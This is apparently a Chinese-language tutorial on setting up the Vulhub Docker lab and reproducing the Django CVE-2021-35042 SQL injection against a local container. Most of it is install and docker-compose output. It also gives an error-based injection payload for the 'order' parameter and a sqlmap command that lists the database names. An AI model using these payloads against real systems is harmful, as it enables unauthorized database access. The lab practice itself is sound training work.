docker搭建vulhub

参考链接：https://blog.csdn.net/weixin_43047908/article/details/119772225

先下载docker和docker-compose（过程可能会很痛苦。。多搜索，实在不行开个新的虚拟机）

这里是linux系统的下载方法

```
1 sudo apt install docker.io
2 pip install docker-compose
```

docker的命令需要在root下执行

查看docker和docker-compose是否成功安装：

```
1 docker -v
2 docker-compose -v
```


```
┌──(root💀kali)-[/home/xsj]
└─# docker -v
Docker version 20.10.24+dfsg1, build 297e128

┌──(root💀kali)-[/home/xsj]
└─# docker-compose -v
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
docker-compose version 1.29.2, build unknown
```

搭建靶场（以 `CVE-2021-35042` 为例）

这里用了git命令下载，也可以直接在github手动下

https://github.com/vulhub/vulhub




```
git clone https://github.com/vulhub/vulhub.git
cd vulhub/django/CVE-2021-35042
docker-compose build
docker-compose up -d
```

```
┌──(root💀kali)-[/home/…/桌面/vulhub/django/CVE-2021-35042]
└─# docker-compose build
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
db uses an image, skipping
Building web
Sending build context to Docker daemon  375.8kB
Step 1/7 : FROM vulhub/django:3.2.4
3.2.4: Pulling from vulhub/django
627b765e08d1: Pull complete
c040670e5e55: Pull complete
073a180f4992: Pull complete
bf76209566d0: Pull complete
ca7044ed766e: Pull complete
7b16520e0e66: Pull complete
471483039b08: Pull complete
4f3b94c24f54: Pull complete
554843802292: Pull complete
a1eabf8fe55c: Pull complete
f58806120f46: Pull complete
Digest: sha256:6b47989e6290a43f98652b44e20bc1bf1d93f54eecd11307e160e96e88310de7
Status: Downloaded newer image for vulhub/django:3.2.4
 ---> 8447dada4278
Step 2/7 : COPY web/ /usr/src/
 ---> 52237fc2be2b
Step 3/7 : COPY docker-entrypoint.sh /docker-entrypoint.sh
 ---> 2c06cd86844b
Step 4/7 : RUN chmod +x /docker-entrypoint.sh
 ---> Running in ce3e42390a3d
Removing intermediate container ce3e42390a3d
 ---> 126411ffcb74
Step 5/7 : WORKDIR /usr/src
 ---> Running in af6a87cd28b0
Removing intermediate container af6a87cd28b0
 ---> eec11b0232ea
Step 6/7 : ENTRYPOINT [ "bash", "/docker-entrypoint.sh"]
 ---> Running in f5ab169dc8b8
Removing intermediate container f5ab169dc8b8
 ---> d7a505791d1f
Step 7/7 : CMD [ "python", "app.py", "runserver", "0.0.0.0:8000" ]
 ---> Running in 2965b7958a8e
Removing intermediate container 2965b7958a8e
 ---> 61cc79d34991
Successfully built 61cc79d34991
Successfully tagged cve-2021-35042_web:latest
```

```
┌──(root💀kali)-[/home/…/桌面/vulhub/django/CVE-2021-35042]
└─# docker-compose up -d
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
Creating network "cve-2021-35042_default" with the default driver
Pulling db (mysql:5.7)...
5.7: Pulling from library/mysql
e83e8f2e82cc: Pull complete
0f23deb01b84: Pull complete
f5bda3b184ea: Pull complete
ed17edbc6604: Pull complete
33a94a6acfa7: Pull complete
f153bd2953e4: Pull complete
ab532edfb813: Pull complete
c76bdfe4f3d0: Pull complete
8a7ffe2f2551: Pull complete
857ada4fbbcc: Pull complete
b7c508404c3c: Pull complete
Digest: sha256:f57eef421000aaf8332a91ab0b6c96b3c83ed2a981c29e6528b21ce10197cd16
Status: Downloaded newer image for mysql:5.7
Creating cve-2021-35042_db_1 ... done
Creating cve-2021-35042_web_1 ... done
```

可以用docker的命令查看镜像是否被成功开启：

```
1 docker images
2 docker ps
```


```
┌──(root💀kali)-[/home/…/桌面/vulhub/django/CVE-2021-35042]
└─# docker images
REPOSITORY          TAG       IMAGE ID       CREATED         SIZE
cve-2021-35042_web  latest    61cc79d34991   3 minutes ago   935MB
mysql               5.7       dd6675b5cfea   7 weeks ago     569MB
vulhub/django       3.2.4     8447dada4278   22 months ago   935MB

┌──(root💀kali)-[/home/…/桌面/vulhub/django/CVE-2021-35042]
└─# docker ps
CONTAINER ID   IMAGE                COMMAND                  CREATED              STATUS              PORTS                                       NAMES
057b3d9f90c5   cve-2021-35042_web   "bash /docker-entryp…"   About a minute ago   Up About a minute   0.0.0.0:8000->8000/tcp, :::8000->8000/tcp   cve-2021-35042_web_1
6db3fade4ad2   mysql:5.7            "docker-entrypoint.s…"   About a minute ago   Up About a minute   3306/tcp, 33060/tcp                         cve-2021-35042_db_1
```


靶场默认端口是8000

环境启动后，访问：http://127.0.0.1:8000

即可看到Django默认首页




http://127.0.0.1:8000/vuln



{'id': 1, 'name': 'Example 1'}{'id': 2, 'name': 'Example 2'}{'id': 3, 'name': 'Example 3'}{'id': 4, 'name': 'Example 4'}

payload：

```
?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,(database())))
```



可以看到，通过**报错注入**成功获得数据库库名 `cve`

。。。继续注。。。

还可以用sqlmap跑

```
sqlmap -u "http://127.0.0.1:8000/vuln/?order=vuln_collection.name" --technique=E --dbs
```

```
---
Parameter: order (GET)
    Type: error-based
    Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
    Payload: order=vuln_collection.name) OR GTID_SUBSET(CONCAT(0x7170787a71,(SELECT (ELT(6779=6779,1))),0x7162767071),6779)-- cKaa
---
[11:34:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[11:34:34] [INFO] fetching database names
[11:34:34] [INFO] resumed: 'information_schema'
[11:34:34] [INFO] resumed: 'cve'
[11:34:34] [INFO] resumed: 'mysql'
[11:34:34] [INFO] resumed: 'performance_schema'
[11:34:34] [INFO] resumed: 'sys'
available databases [5]:
[*] cve
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[11:34:34] [INFO] fetched data logged to text files under '/home/xsj/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 11:34:34 /2023-06-12/
```

。。。继续注。。。

最后，记得关闭docker容器

```
cd vulhub/django/CVE-2021-35042
docker-compose down -v
```

```
┌──(root💀kali)-[/home/…/桌面/vulhub/django/CVE-2021-35042]
└─# docker-compose down -v
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
Stopping cve-2021-35042_web_1 ... done
Stopping cve-2021-35042_db_1  ... done
Removing cve-2021-35042_web_1 ... done
Removing cve-2021-35042_db_1  ... done
Removing network cve-2021-35042_default
```

```
┌──(root💀kali)-[/home/…/桌面/vulhub/django/CVE-2021-35042]
└─# docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES

┌──(root💀kali)-[/home/…/桌面/vulhub/django/CVE-2021-35042]
└─#
```